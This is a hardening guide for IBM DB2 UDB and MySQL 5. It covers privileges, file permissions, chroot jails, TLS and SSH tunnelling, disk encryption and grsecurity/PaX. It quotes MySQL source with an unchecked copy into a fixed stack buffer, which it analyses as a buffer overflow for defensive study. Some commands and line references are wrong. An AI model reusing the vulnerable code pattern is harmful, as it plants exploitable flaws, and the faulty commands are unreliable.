Beginning in DB2 UDB Version 8.2, a security option was added as part of the DB2 UDB installation to create two additional groups in the operating system, DB2USERS and DB2ADMNS. Once these groups are created, only user accounts that are members of these groups will have access to the DB2 UDB files on the system (including commands as well as user data files created by DB2 UDB).

```
 DB2ADMNS     this group and local managers have complete access to DB2 objects through
the operating system

 DB2USERS     this group has read and execution access to the DB2 objects through the
operating system
```

Ensure you have changed default password for db2admin account and you have enabled this option during the original DB2 UDB installation. You can always enable it at a later time by running the db2secv82.exe program. This program can be found in the DB2PATH\SQLLIB\BIN\ directory, where DB2PATH is the location where DB2 UDB was installed. You should enable this option in order to secure your server to the greatest extent.

❒ Configuring Authentication

➢ Authentication parameters

Authentication parameter affects databases within an instance. To view the authentication parameter use the following command:

```
db2 get dbm cfg
```

The following authentication parameters define where the authentication take place:

```
CLIENT;

SERVER;
```

SERVER means the user ID and password are sent from the client to the server so that authentication take place at server-side. CLIENT means that authentication takes place at client-side.

➢ Encryption during Authentication

Authentication should be encrypted, the following authentication parameters define wich type of encryption is used:

```
SERVER_ENCRYPT;

DATA_ENCRYPT; (>= v8.2 only)

KERBEROS;

KRB_SERVER_ENCRYPT;

GSSPLUGIN;

GSS_SERVER_ENCRYPT
```

The value SERVER_ENCRYPT encrypts passwords, DATA_ENCRYPT provides encryption of passwords and encryption of the following data:

- SQL statements
- SQL program variable data
- Output data from the server processing an SQL statement and including a description of the data
- Some or all of the answer set data resulting from a query
- Large object (LOB) streaming
- SQLDA descriptors

KERBEROS and KRV_SERVER_ENCRYPT provides kerberos authentication through a kerberos server.

GSSPLUGIN and GSS_SERVER_ENCRyPT provides authentication thought an external GSSAPI-based security mechanism.

❒ Configuring Authorizations

The appropriate authorizations allowed to the previously created user must be chosen by indicating which authorizations database you want to grant.

One or more authorizations can be allowed, according to the real need for the following privileges:

```
schema privileges

table privileges

index privileges

view privileges
```

```
tablespace privileges

function privileges

procedure privileges

method privileges

package privileges
```

In order to facilitate the process of monitoring accounts and their relative authorizations, DB2 automatically manages this information using its system catalogue containing the following views:

View name	Description
SYSCAT.DBAUTH	lists authorizations inherent to the database
SYSCAT.TABAUTH	lists authorizations inherent to tables and views
SYSCAT.COLAUTH	lists authorizations inherent to columns
SYSCAT.PACKAGEAUTH	lists authorizations inherent to packages
SYSCAT.INDEXAUTH	lists authorizations inherent to indexes
SYSCAT.SCHEMAAUTH	lists authorizations inherent to schemas
SYSCAT.PASSTHRUAUTH	lists authorizations inherent to servers
SYSCAT.ROUTINEAUTH	lists authorizations inherent to routines (functions, methods, or stored procedures)

- **Authorizations and privileges for actions on DB**

Each user with privileges of SYSDBA, SYSCTL, and SYSMAINT or comparable privileges can access and modify any object in the database. Consequently, these privileges must be assigned with extreme caution and strict criteria. The groups SYSDBA, SYSCTL, and SYSMAINT must be assigned only to users that carry out roles of administration of the database. The principle of assigning the minimum privileges that are strictly necessary in order to carry out the work must always be followed in all environments, also in the “less formal” development ones. The roles and privileges of all users in a database in a development environment must be recertified during migration to a production environment, in order to guarantee the validity of roles and privileges. Grants to GUEST users or PUBLIC groups must be avoided.

The following privileges must never be assigned to an application, except in specific, extraordinary circumstances:

```
BINDADD

CREATETAB

CREATE_EXTERNAL_ROUTINE
```

```
CREATE_NOT_FENCED_ROUTINE

IMPLICIT_SCHEMA

LOAD

QUIESCE_CONNECT
```

Database views must be defined in accordance with the roles defined by the application, and respecting the principle of the minimum privileges that are strictly necessary.

Action	Authorizations and privileges
Granting or revoking database authorizations	The correct authorizations are required: For granting BINDADD, CONNECT, CREATETAB, CREATE_NOT_FENCED and IMPLICIT_SCHEMA authorizations, SYSADM or DBADM authorization is not required; For granting DBADM authorization, SYSADM authorization is required.
Granting or revoking schema privileges	One of the following authorizations is required: SYSADM authorization; DBADM authorization; A privilege with a Grant option (right to grant privileges to other groups or users). For example, it is possible to grant ALTERIN privileges on a schema using one of these authorizations: SYSADM authorization; DBADM authorization on the database where the schema is located; ALTERIN privileges on the schema together with the right to grant this schema privilege to other users or groups.
Granting or revoking privileges on catalogue views and tables	SYSADM or DBADM authorization is required.
Granting and revoking the CONTROL privileges on user-defined views and tables	SYSADM or DBADM authorization is required.

Granting privileges different than CONTROL on user-defined views and tables	One of the following authorizations is required:
	
	SYSADM authorization;
	
	DBADM authorization;

	The CONTROL privilege on the tables or views over which you want to grant privileges; The privilege that you want to grant together with the Grant option (the right to grant this privilege to other users or groups). For example: it is possible to grant the ALTER privilege on the user-defined table using one of the following authorizations: SYSADM authorization; DBADM authorization on the database where the table is located; The CONTROL privilege on the table; The ALTER privilege, together with the right to grant this privilege on the table to other users or groups.

Revoking privileges different than CONTROL on user-defined views and tables	One of the following authorizations is required:
	
	SYSADM authorization;
	
	DBADM authorization;
	
	The CONTROL privilege on the tables or views over which you want to grant privileges;

Granting or revoking the CONTROL privilege on an index	SYSADM or DBADM authorization is required.
Authorizing a group or user to use a database	One of the following authorizations is needed: Authorization for granting authorizations on the database; Authorization for granting schema privileges; Authorization for granting privileges on a table or view; Authorization for granting the CONTROL privilege on indexes; Authorization for granting privileges on a routine (functions, methods or procedures).
Granting and revoking BIND and EXECUTE privileges on a package	One of the following authorizations are needed: CONTROL privilege on the said package; SYSADM authorization; DBADM authorization on the database.

Granting and revoking CONTROL privileges on a package	SYSADM or DBADM authorization is required.
Granting and revoking privileges on a routine (functions, methods or procedures)	It is necessary to have one of the following authorizations: SYSADM or DBADM authorization. Or, a user with the EXECUTE privilege for another routine that can grant/revoke EXECUTE privileges on a routine; The EXECUTE privilege cannot be granted or revoked on the function in the SYSIBM and SYSFUN schemas. The functions in these schemas are considered equivalent to setting the EXECUTE WITH GRANT OPTION on PUBLIC, allowing public use of these functions in SQL routines and in the original functions.

❒ Roles, Views and Access controls

- Views must be implemented in such a way to guarantee the necessary restrictions of access to the database tables.
- User access to objects and data in the database must be managed by defining groups.
- Users must not be assigned to default DB2 groups. Applicative users must be assigned to a group created "ad hoc", with the only privilege being “Connect to database”.
- Applications must be developed with password-protected groups that do not require the user knowing the password, or saving the password inside the application itself.
- Access to the shell of the operating system must not be allowed.
- The use of views for restricting access to data is advised.

❒ Database Management System Configuration

➢ File Permission

- At the level of the operating system, database files must be protected from abusive access by any user.
- The “SYSADM” group must always be set as the owner of the “physical” files that make up the database.
- DB2 users must never have any operating system privileges on the files that make up the database, except for those files that DB2 sets by default during installation.
- The DB2 configuration file for parameters “db2systm/ SQLDBCON / SQLDBCONF” must not be made accessible to users, even in read-only.

The following table lists the authorizations and privileges for actions relating to database partitions:

Action	Authorizations and privileges
Using database partitions groups	SYSADM or DBADM authorization is required.
Modifying a database partitions group	SYSADM or SYSCTRL authorization is required.
Using partitions	Requires authorization for connecting an instance. Any user with SYSADM or DBADM authorization can access the authorization for accessing a specific instance.

- **Administration**

Back up configuration files before making any changes or additions regarding instance parameters. All modifications made are automatically recorded by DB2 in the log file “db2diag.log”.

When a user is given the privilege to use a tablespace, do not use the “WITH GRANT OPTION” clause if it is not strictly necessary for the application.

It is advisable to use the threshold assessment for the use of disk space, indicating the warning percentage, and the alarm level based on the critical level of the application in use.

Following a DB2 upgrade you must always verify that user privileges have not changed in virtue of the changes in group privileges.

If the control centre is present, the system where the console is installed must be protected from unauthorized use, with systems such as password-protected screensavers, that activate after a certain period of inactivity.

REFERENCES

❐ DB2 Security and Compliance Solutions for Linux, UNIX, and Windows - Whei-Jen Chen, Ivo Rytir, Paul Read, Rafat Odeh - IBM Redbooks

❐ http://publib.boulder.ibm.com/infocenter/db2luw/v8/index.jsp?topic=/com.ibm.db2.udb.doc/admin/c0005483.htm

❐ Hardening DB2 - Giuseppe Gottardi - Internal at Communication Valley S.p.A.

MYSQL HARDENING

OVERVIEW

- Firstly, we will deal about hardening the underlying operating system environment. This is an ultimately essential step towards application layer security, since also the best security mechanism and configuration won't be useful if the whole system is attackable one layer beyond the actual target application. Operating system hardening includes setting right filesystem permissions, the design and implementation of a virtual chroot-jail application executing environment, the use of access control lists as well as a quick introduction about modern virtualization approaches.

- The next topic will be about cryptography, which we will use to aid and secure our database instance at filesystem level and, possibly even more important, the DMBS' communication channels. This will be achieved using either OpenSSL, OpenSSH or OpenVPN. For encrypting the raw database pages themselves, we'll also take a look about filesystem encryption.

- Due to some quite awful security bugs in the past, we'll discuss how the application's memory area can be protected against stack- and heap-smashing attacks for executing arbitrary code on the machine which actually executes the MySQL database server.

- Then we'll discuss certain security-related MySQL configuration attributes. MySQL is quite straight to configure, but nevertheless there are a few options which inside the configuration files which make life easier - and more secure.

- Finally the access control and privilege management mechanism of the MySQL DBMS itself will be explored and shown in some detail.

DESCRIPTION

❒ Introduction

The enormous global increase of information which is to be stored, forces certain approaches of achiving and restoring data, while keeping track of numerous valuable and essential preconditions, e. g. data integrity.

Relational databases are still the common way of accomplishing the storage of masses of information, although its conceptional basics reach back to 1970, where E. F. Codd firstly introduced this method of data handling [Cod70].

As global networking dramatically increased the past decades, the TCP/IP protocol stack has become very popular and nowadays builds the fundamental backbone of the Internet. As conclusion to this tendency, also the way of controlling and operating relational database systems mostly relies on the mentioned protocol suites, with all advantages and disadvantages, inherently given by using them.

Accessability and reliability of information services is often constrained by providing them over the Internet, which should be seen as naturally untrusted and insecure network, since not only permitted persons are able to try to establish connections. With the aspect of Unix-like system environments in mind, I’ll figure out how to secure and harden database systems primarily on Linux, taking MySQL 5 as example, since this software is commonly used and widespread, especially over the Internet, for it is Open Source Software. Except for the description of filesystem encryption, all examples should work also on other POSIX compliant operating systems than Linux.

The language of given sourcecodes should be clear from the context they are mentioned. However, shell scripts are written using the Bourne Again Shell (/bin/bash), and most sources are plain C. When shell command examples are given, every line is prefixed with either # or $. While the hash indicates that the following statement has to be called as root user, the dollarsign commands doesn't need administrative permissions.

❒ Hardening the operating system environment

Common Unix-like systems offer a wide range of security related tools and methods for obtaining access restrictions. The configuration of certain software packages like databases is assuredly to be done carefully and with respect to secureness.

Nevertheless, a system-wide security model for protecting information and information services should begin (at least) at operating system level.

A perfectly configured Oracle Database Server, including DMBS account and role management etc., won't be useful if everybody may be able to simply copy the raw data from the filesystem for obtaining the desired information quickly and easily. For more in-depth information about Unix and the Unix system environment, I'd refer to [SWF05], [Amb07] and [Bau02].

➢ Filesystem access restrictions and ACLs

Most suitable filesytems available on POSIX environments provide mechanisms of restricing methods of access in an abrasive way, using (at least) three types of access mode codes, and three ways of describing for whom those modes apply.

The basic filesystem permissions are

- read (→ 'r'),
- write (→ 'w'), and
- execute (→ 'x')

which can be individually referred to

- the user which is the owner of the filesystem object, e.g. a file or a directory (→ 'u'),
- the group of persons which belong to the (main) group of the owner (→ 'g'), and
- all others (→ 'o').

Taking the major configuration file of MySQL, which is normally found at `/etc/mysql/my.cnf`, the filesystem rights are given as following:

```
$ ls -lh /etc/mysql/my.cnf

-rw-r--r-- 1 root root 3.7K 2007-07-18 00:14 /etc/mysql/my.cnf
```

The access rights are shown in the string `-rw-r--r--`. Disregarding the first − character, Unix returns basically a nine-character string, which is to be read in triples, as `rw-|r--|r--`. The first triple describes the permissions of the owner, the second the permissions of the owner's group and the third triple refers to all other users. Therefore, only the owner of the file (the root user, the administrator) is allowed to modify the file because of the write permission - users in the same group as well as all other system users may only read the object. The upcoming columns, both entitled as root describe the owner of the object, and group membership belonging of the object. As we see, the `my.cnf` file is owned by the user root and belongs to the system group root.

The configuration files should always belong to the `root` user, and only permit `root` to write on these objects, since nobody else should be able to modify its contents in any way. The right permission settings may be assured by

```
# chown -R root:root /etc/mysql/

# chmod 0644 /etc/mysql/my.cnf
```

In dependency on what other configuration files MySQL actually is referring to, the `chmod` command may also be applied to other items inside the `/etc/mysql/` directory.

Storage data

MySQL stores the actual data (tables, etc.) in `/var/lib/mysql` or `$MYSQL/data` by default. In contrast to the configuration files, the data storage files should not be owned by the administrator, but by a completely unprivileged user, normally called `mysql`, which isn't allowed to to anything else inside the Unix system as what is absolutely necessary. Besides the administrator of course, nobody should be able to read and/or modify these objects, therefore we completely revoke any rights of the others user section and just let `mysql` read and write.

Moreover, the `mysql` user should by no means be able to invoke a command shell. This assures that crackers arn't be able to login at the server system, even if this user has been hacked. Revoking command shells is done within `/etc/passwd`, by changing the last column of the mysql user from `/bin/bash` to `/bin/false`. The program given here will be invoked when a user has been successfully authenticated by the system.

Logfiles

MySQL commonly logs every event, relevant to the database. Absolutely no other users than `root` and `mysql` should be able to read or write the logs, preventing the leaking of information out of the logfiles. For example, certain queries like `GRANT` may offer sensitive information like user passwords, which are stored plaintext inside the protocol files. The logs are normally owned by the `mysql` user, since MySQL needs to write the events here (in contraty to the configuration files, only the administrator should be able to modify, not the MySQL system).

Access control lists

ACLs, or Access control lists offer a very granular method of defining and granting permissions. As opposed to the standard Unix filesystem permissions, POSIX ACLs are not built-in in the filesystem device driver (as done in `ext2/3`, `reiserfs`, `xfs`, etc.).

The usage of ACLs offers mechanisms for setting up per-user-permissions of single filesystem objects and therefore provide fine-grained definitions of access restrictions, if needed. The corresponding POSIX commands are `getfacl` for viewing ACLs, and `setfacl` for setting up an ACL. These features may be useful to add certain permissions to other users (e. g. automatic logfile analyzers). The following example quickly shows the usage of `setfacl`, allowing the user syslog to write on the MySQL log files:

```
# setfacl -m user:syslog:-w- /var/log/mysql/*
```

- **Designing a chroot-jail**

Even when accurately managing user- and group-memberships as well as read and write permissions to the relevant MySQL filesystem objects, we should assure, that, in case of a successful attack, the system environment does not get compromised in any way. Numerous attacks have been reported on this topic. When talking about attacks, we now commonly mean attacks from within the database system, when users or programs try to gain sensitive system parameters like the `/etc/shadow` file or logfiles via outfoxing the DMBS.

That's why we need to create a sandbox-like environment where MySQL runs within and is restricted to. In terms of POSIX systems, this is called a change root - environment, or `chroot`-jail named by the corresponding command chroot. In the early Eighties when nowadays keywords like virtualization havn't been born, Bill Joy introduced the concept of the chroot command which can be seen as forerunner of an virtual system environment.

`chroot` basically repositions the global root directory (/) via remapping it into a specific directory of any directory within the filesystem tree. Any commands, applications, users etc. which act within the chroot-environment actually don't know that they are working in a sandbox and should have no chance for accessing any part of the filesystem outside the jailed area.

Manually designing a sandbox

Since the jailed environment won't be able to access the rest of the filesystem, all relevant system objects like binaries, libraries, the directory structure, logs, etc. have to be copied into the sandbox.

The easiest way to accomplish this by hand, is to get an official static build of MySQL, which doesn't mandatorily rely on external dymanic libraries (shared objects, respectively) and defines the right directory structure. The first step is to download and unpack the package, as shown here by example of MySQL 5.0.45:

```
$ export MYSQL_CHROOT=/chroot/mysql

# mkdir -p $MYSQL_CHROOT

# cd $MYSQL_CHROOT

$ wget http://$SERVER/mysql-5.0.45-linux-i686.tar.gz

$ tar xfz mysql-5.0.45-linux-686.tar.gz

$ MYSQL_CHROOT=$MYSQL_CHROOT/mysql-5.0.45-linux-i686

$ cd $MYSQL_CHROOT
```

We have now prepared a basically functional MySQL environment. Nevertheless, we want to have at least a working shell, as well as some system-wide configuration files needed by MySQL. Therefore we need to copy `/bin/bash` to the sandbox. Since the Linux Bash also depends on certain libraries, it's necessary to find out which libraries are needed, using the `ldd` command:

```
$ ldd /bin/bash
```

```
linux-gate.so.1 = >    (0xffffe000)

libncurses.so.5 = > /lib/libncurses.so.5 (0xb7f8f000)

libdl.so.2 = > /lib/i686/cmov/libdl.so.2 (0xb7f8b000)

libc.so.6 = > /lib/i686/cmov/libc.so.6(0xb7e42000)

/lib/ld-linux.so.2 (0xb7fd9000)
```

Now we'll just need to copy the given objects in the corresponding directories of the sandbox. This can be done manually file by file, or simply with the following piece of code:

```
$ for i in `ldd /bin/bash | awk '{print $3}' | egrep '^/.*'`; do

  mkdir -p " ./`dirname $i` " ;

  cp $i ./`dirname $i`;

done

cp /bin/bash ./bin
```

Since MySQL also uses some shell scripts, it will also need the following files:

```
$ for i in /bin/hostname /bin/chown /bin/chmod /bin/touch

      /bin/date /bin/rm /usr/bin/tee /usr/bin/dirname

      /etc/passwd /etc/group /lib/librt.so.1 /lib/libthread.so.0; do

  mkdir -p "./`dirname $i`" ;

  cp $i ./`dirname $i`;

done
```

We can now initially start the MySQL Server inside the chroot-environment by calling

```
# chroot $MYSQL_CHROOT /bin/mysqld_safe
```

The `chroot` command now repositions the global root node / for the command `mysqld_safe`. If an attacker forces to gain access of the system behind the database server, he's limited to MySQL's root directroy, which is represented by the `$MYSQL_CHROOT` environment variable, and pointing to `/chroot/mysql` of the real filesystem behind the sandbox.

MySQL's built-in chroot mechanism

The MySQL database server `mysqld` also has a built-in chrooting-functionality which can be given as command line argument before startup. In case of having all important files (including the corresponding directory structure) inside `/chroot_env/mysqld/`, the following call would force MySQL to programatically chroot to the specified directory.

```
# mysqld --chroot=/chroot_env/mysqld
```

Note that `mysqld` will not be able to start up if the given environment lacks on integrity of needed files.

➢ **Modern virtualization approaches**

Since `chroot` can be seen as an old-school pseudo-virtualisation, just keeping the MySQL server in a sandbox of an existing system, modern approaches have shown that virtualization and para-virtualization are leading the way of running multiple operating system kernels on one machine.

Therefore, there is no need of creating a sandbox, since every server-system may run in a completely isolated full featured Unix system, while all of these (virtual) servers are run on one single physical server.

The most common ways of aquiring an virtual server environment are currently the open-source project Xen as well as the comparable closed-source software VMWare ESX Server. Basically, those projects provide a so called Hypervisor, which can be seen as an additional abstraction layer, between the system's hardware and the operating sytstem's kernels. The hypervisor manages to devide the system resources by the running kernels, independent on which operating systems are used above the hypervisor, without producing much overhead in comparison to natively running the virtualized operating systems.

Since the installation of MySQL on a virtual server is done exactly like a normal installation, I won't provide more information on this topic within this paper, but I'd refer to [SBZD07].

Another way of performing system restrictions are security suites like the NSA SELinux, as well as Novell AppArmor. Those applications aim to spy and re- strict the behaviour of certain programs and what they are trying to perform on the filesystem as well as via system calls.

❒ **Cryptographic appliances**

➢ **Encrypting network traffic**

For encrypting network traffic, there are several differnet ways. One may use

- OpenSSL as MySQL's built-in cryptosystem,
- OpenSSH as external tunneling application, or
- OpenVPN tunneling.

All cryptographic implementations are available for every platform MySQL is capable of, and all three use strong encryption. Using OpenSSL deserves some MySQL internal configuration, and is based on certificates. This may be a good choice if there already is a public-key-infrastructure (PKI) available.

OpenVPN provides a link between two trusted private networks, over an untrusted (mostly non-private) network (normally the Internet). This needs an OpenVPN gateway server, which should commonly not be run on the same machine as the MySQL daemon does due to security reasons. Setting up an VPN tunnel is normally done to encrypt the whole network traffic between two parties, and deserves deeper knowledge of configuring a VPN gateway. Therefore, I won't provide information on this variant, which can be obtained from [BLTR06].

An OpenSSH tunnel is easy to setup and maintain, as well as secure and well-known to most Unix users.

OpenSSL

For using OpenSSL encryption, the MySQL server has to be capable of understanding OpenSSL. Most standard MySQL packages of the common Linux distributions already offer OpenSSL-enabled MySQL services out of the box. If not, you may compile the sources of MySQL manually and run the `configure` script with the option `--with-vio --with-openssl`. OpenSSL activation forces the environment variable have_openssl to be set to `YES`. This can be checked by

```
mysql > SHOW VARIABLES LIKE '%openssl%';

+---------------+-------+

| Variable_name | Value |

+---------------+-------+

| have_openssl  | YES   |

+---------------+-------+
```

Since the OpenSSL encryption implementation of MySQL sustains upon certificates, we need to create

- a Certificate Authority (CA) key and certificate,
- a server encryption key, as well es a server certificate request,
- a client encryption key, as well as a client certificate request.

The following shellscript will do this for us (OpenSSL binaries have to be installed):

```
#!/bin/bash

DIR=`pwd`/openssl

PRIV=$DIR/private

mkdir $DIR $PRIV $DIR/newcerts

cp /usr/lib/ssl/openssl.cnf $DIR

replace ./demoCA $DIR -- $DIR/openssl.cnf

openssl req -new -x509 -keyout $PRIV/cakey.pem

  -out $DIR/cacert.pem -config $DIR/openssl.cnf

openssl req -new -keyout $DIR/server-key.pem

  -out $DIR/server-req.pem -days 3600 -config $DIR/openssl.cnf

openssl rsa -in $DIR/server-key.pem -out $DIR/server-key.pem

openssl ca  -policy policy_anything

  -out $DIR/server-cert.pem -config $DIR/openssl.cnf -infiles $DIR/server-req.pem

openssl req -new -keyout $DIR/client-key.pem
```

```
  -out $DIR/client-req.pem -days 3600 -config $DIR/openssl.cnf

openssl rsa -in $DIR/client-key.pem -out $DIR/client-key.pem

openssl ca  -policy policy_anything

  -out $DIR/client-cert.pem -config $DIR/openssl.cnf -infiles $DIR/client-req.pem
```

Lines 1 - 6 create a useable directory structure for storing the resulting keys and certificates. Be sure to call this script from a safe location; keys are normally stored in /etc/mysql/keys or something similar.

Line 7 and 8 generate a local Certificate Authority for signing the certificates which are to be created.

Lines 9 and 10 create an encryption key for the MySQL server and a certificate request, which is to be signed afterwards. The certificate will be valid for 3600 days.

Line 11 (and line 16) is optional and would remove the passphrase from the server key. This means that it's not necessary to give the passphrase every time the MySQL server is restartet. This behaviour may be seen as security risk, depending on where the (unencrypted) key will be stored.

Lines 12 and 13 will sign the previously generated server certificate with our local CA instance.

Lines 14 and 25 create a client key and certificate request.

The last lines sign the client certificate with our local CA instance.

We finally have to tell MySQL where our encryption keys and certificates are stored, which is done in my.cnf. We need entries for both, server and client. Note that the client configuration as well as the client and CA certificates have to be available on all clients who wish to encrypt MySQL related network traffic.

```
ssl-ca=$DIR/cacert.pem

ssl-cert=$DIR/client-cert.pem

ssl-key=$DIR/client-key.pem

<...>

[mysqld]

ssl-ca=$DIR/cacert.pem

ssl-cert=$DIR/server-cert.pem

ssl-key=$DIR/server-key.pem

<...>
```

`$DIR` is to be replaced by the chosen key and certificate directory.

OpenSSH

Encrypting network traffic using OpenSSH is done via tunnelling. The advantages of this method are:

- An existing MySQL configuration has not to be altered
- There is no administrative overhead for creating and maintaining certificates and keys
- The tunnel itself is transparant to MySQL since SSH does everything on its own
- Easy setup

However, there are several points which may be seen as disadvantages:

- The tunnelling mechanism itself has to be done on the client(s), which leads to decentralized administration
- The calling client(s) require to have a valid system user on the box where the OpenSSH server is running
- The server machine must run an OpenSSH server (which is the easiest way, but not unconditionally necessary), the clients must have the ssh binary installed

The basic idea is that the `ssh` binary on the client(s) opens a socket which is bound to a specific port (3307 in the following example). `ssh` encrypts all the traffic, coming through this port and sends it to the OpenSSH server which will perform the decryption transparently and redirect the unecrypted traffic to the port, the MySQL server is listening on.

The MySQL TCP connection a client tries to establish, is done to localhost instead of the MySQL server, to the port number bound my `ssh`.

On the client side, the following command will set up our OpenSSH tunnel:

```
ssh -L 3307:<MySQL server address>:3306 <username>@<OpenSSH server address>
```

The clients can now connect through localhost the get in touch with the MySQL server:

```
mysql -u <mysql_username> -p -h 127.0.0.1 -P 3307
```

Note: The OpenSSH server doesn't mandatorily have to run on the same machine as the database server does. If OpenSSH runs on server A and MySQL on server B, we need to set up an packet redirection, which can be done using `iptablest` on machine A: echo 1 > /proc/sys/net/ipv4/ip_forward iptables -t nat -A PREROUTING -p tcp --dport 3306 -j DNAT --to-destination <address of MySQL server> iptables -t nat -A POSTROUTING -p tcp -d <address of MySQL server> --dport 3306 -j MASQUERADE

The statement in line 1 just activates IP packet forwarding in the Linux kernel. The second command activates traffic redirection from the OpenSSH server (where the `iptables` rulebase is active) to the MySQL database server. Finally, with the third command, we activate masquerading to ensure that responses of the MySQL server are correctly translated and redirected to the calling host (e.g. the MySQL client).

Encrypting raw databases on filesystem level

As long as the MySQL server is up and running, and keeping track of incoming queries to provide stored data, the database files have to be unencrypted and readable. It's primarily the job of the DMBS, to only allow authorized users to read and/or write data of certain tables.

Nevertheless, if a harddisk (including backups, tapes, etc.) gets stolen, the stored data is world-readable from every external system. If needed, encryption can solve this problem. Using encryption on filesystem level is quite easy in nowadays 2.6 Linux kernels.

The following section contains two different approaches for encrypting the filesystem, for the first one is quite Linux specific and the second one will run on Windows, Linux and OSX.

Linux: dmcrypt

The following steps need to have `losetup` and `cryptsetup` installed on the System, as well as a kernel which has been built with `CONFIG_DM_CRYPT` and `CONFIG_BLK_DEV_DM` support (which most of the current kernels have). Most Unices offer the use of encryption, but most of them are not platform independent.

MySQL stores its data in the `$MYSQL_CHROOT/data` directory, we will now encrypt. We will proceed with the following steps:

1. We generate a file with completely randomized content, with the maximum size of the MySQL storage tables (in the following example, 100MiB). If the reserved space points out to be too few, we can simply create a bigger one and transfer the encrypted data later.
2. We create a new loopback-device, which is capable of handling our crypted data-image as harddisk partition.
3. We connect the loopback-device with a so called crypto-target, which encrypts everything which is written onto the target, and decrypts everything which is read from the target, as long as the crypto-target is enabled.
4. Format the crypted data container with a filesystem of our choice (ReiserFS in this case).
5. Mount the crypted container, as it's ready to use.

These steps are done via the following commands:

```
# dd if=/dev/urandom of=$MYSQL_CHROOT/data.crypt

# losetup /dev/loop0 $MYSQL_CHROOT/data.crypt

# cryptsetup -y create mysql_data /dev/loop0

 Enter passphrase: Passphrase

 Verify passphrase: Passphrase

# mkreiserfs /dev/mapper/mysql_data

# mount /dev/mapper/mysql_data $MYSQL_CHROOT/data
```

Now, before starting up the MySQL database server for everyday use, we have to enforce step 2, 3 and 7. Detailed information about the theoretical backgrounds to cryptography may be found in the wonderful reference of Bruce Schneier [Sch05], as well as [Ert03] and [Wae03]. Information on practical filesystem encryption is found in [Pac05].

TrueCrypt

Truecrypt has experienced a large hype in the last years since it's very easy to use, focussed for desktop systems and has a graphical user interface. Nevertheless, my own benchmark tests have proven that TrueCrypt's performance is much slower than `dmcrypt`, and the data throughput stagnates at about 40% of what `dmcrypt` is capable in terms of performance (this has been tested on an Intel Core2 Duo, 2 x 3.2 GHz, 2GiB RAM on SATA2 harddisks using Linux 2.6.23).

The installation of Truecrypt is quite easy since precompiled binaries are available for all supported platforms, including Linux binaries as well as Debian (and Ubuntu) packages.

When starting the software, an easy-to-use graphical dialog appears which should be quite self-explementory.

Like `dmcrypt`, also Truecrypt offers two possibilities of creating encrypted volumes:

- Format a whole partition which is to be filled with encrypted content, or
- creating a fixed-size container achive file; this file will again be looped back to a pseudo-device which can be accessed by the operating system just like a normal partition.

Interestingly, the latter is the faster alternative, according to the corresponding article on the German IT online news magazine heise.de.

➢ Non-realtime encryption routines for database backups

❒ Protection against stack-smashing and other memory corruption attacks

➢ The main problem with memory

Since MySQL has been written in C (and partly C++), the code is implicitly based upon pointer arithmetics and therefore offers a broad spectrum of possible buffer-overflow vulnerabilities. The most common form of buffer overlows are stack-based smashing attacks, since they're normally much easier to produce than heap-based overflows.

Todays high-level programming languages like Java and C\# follow a conceptional hiding of pointers to the developer, which, spoken generally, leads to more secure code since overflows nearly always sustain upon exploitable pointer structures. Nevertheless I'm going to figure out some possibly insecure code-snippes of the current MySQL version, before describing howto avoid attacks on them.

Here's an outtake of `mysql-5.0.45/libmysql/libmysql.c:693`

```
my_bool STDCALL mysql_change_user(MYSQL *mysql, const char *user, const char *passwd,
const char *db) {

 char buff[512],*end=buff;

 int rc;
```

```
DBUG_ENTER("mysql_change_user");


if (!user)
  user="";
if (!passwd)
  passwd="";


/* Store user into the buffer */
end=strmov(end,user)+1;
```

This code is always executed when the calling application intends to change the current MySQL (DBMS-) user. Like shown in line 4, memory for a character buffer `buff` is statically allocated with a size of 512 bytes. When strings have to be passed to a function, C only passes pointers to the beginning of the string, which should be terminated by a NULL-byte (00000000 binary), to indicate where the string ends. The function `strmov` at line 14, which does basically the same like ANSI `strcpy`, copies the username (passed to `mysql_change_user()`) in the allocated buffer. However, since the size of the corresponding username has never been checked to be less than 512 bytes, this code represents a classical stack-based buffer overflow.

Moreover, C doesn't has a built-in exception management. If a function fails, is in most cases only shown by the return value. Therefore, not checking the return values of certain, possibly critical, and especially memory mapping functions can be very dangerous and may lead to segmentation faults. The following piece of code shows this (`mysql-5.0.45/innobase/log/log0recv.c:3081`):

```
log_dir_len = strlen(log_dir);

/* reserve space for log_dir, "ib_logfile" and a number */

name = memcpy(mem_alloc(log_dir_len + ((sizeof logfilename) + 11)), log_dir,
log_dir_len);

memcpy(name + log_dir_len, logfilename, sizeof logfilename);
```

This code is part of the InnoDB sources, which attempts to be an journaling ACID-compatible database backend. The developer wants to put the `log_dir` string into a newly created buffer called `name`. The memory allocation of `name` is done within the `memcpy` call, and the return value is not checked against 0, which would indicate that the memory allocation has failed. In such a situation, the MySQL database server process will probably get killed by the System, since writing to unallocated memory normally leads to a segmentation fault.

➢ Possible solutions: grsecurity under Linux

One possible solution to this problem is `grsecurity`. This software package introduces a couple of patches for the Linux kernel. The most valuable one for our purposes is `PaX`

`PaX` provides some very desirable functionalities, including:

- Flagging of certain memory areas (such as the stack of processes) as non-executable. This helps very much since most memory attacks force to corrupt the stack, for this is a quite easy way as compared to exploit vulnerable heap segmets. This means that an exploitation attempt will possibly corrupt the stack, but will not be able to execute arbitrary code, which kind-of guarantees the system's integrity. (However, memory corruptions may lead to software misbehaviour and denial of service).

- Flagging of memory areas which contain executable machine code as non-writeable. This prevents attacks which are trying to directly access and modify the process' code segment for taking over the execution flow.
- Providing of ASLR, what means Address Space Layout Randomization. This makes exploitation itself much harder, since most exploits rely on the knowledge of return addresses on the stack (in fact, in most cases, the return pointers of a running procedure which should be overwritten is only estimated; with ASLR, the estimation will be much harder).

Another feature of `grsecurity` is Role Based Access Control, what we will not inspect in deeper detail here.

The whole set of patches can be obtained from the grsecurity website. The application of the `grsecurity` patchset must be done according to the kernel version which should be patched, before recompiling the kernel itself.

The following code demonstrates the download and patching procedure for Linux kernel 2.6.17.7 and `grsecurity` 2.1.9.

```
cd /usr/src

wget http://www.kernel.org/pub/linux/kernel/v2.6/linux-2.6.17.7.tar.bz2

wget http://grsecurity.org/grsecurity-2.1.9-2.6.17.7-200607261817.patch.gz

tar -xjvf linux-2.6.17.7.tar.bz2

gunzip < grsecurity-2.1.9-2.6.17.7-200607261817.patch.gz | patch -p0
```

Afterwards, the kernel (and possibly modules) has to be configured and recompiled as normal. The `grsecurityt`-related options can be found in the section **Security** -> **grsecurity**, which offers several levels of security.

❒ Security related configuration attributes

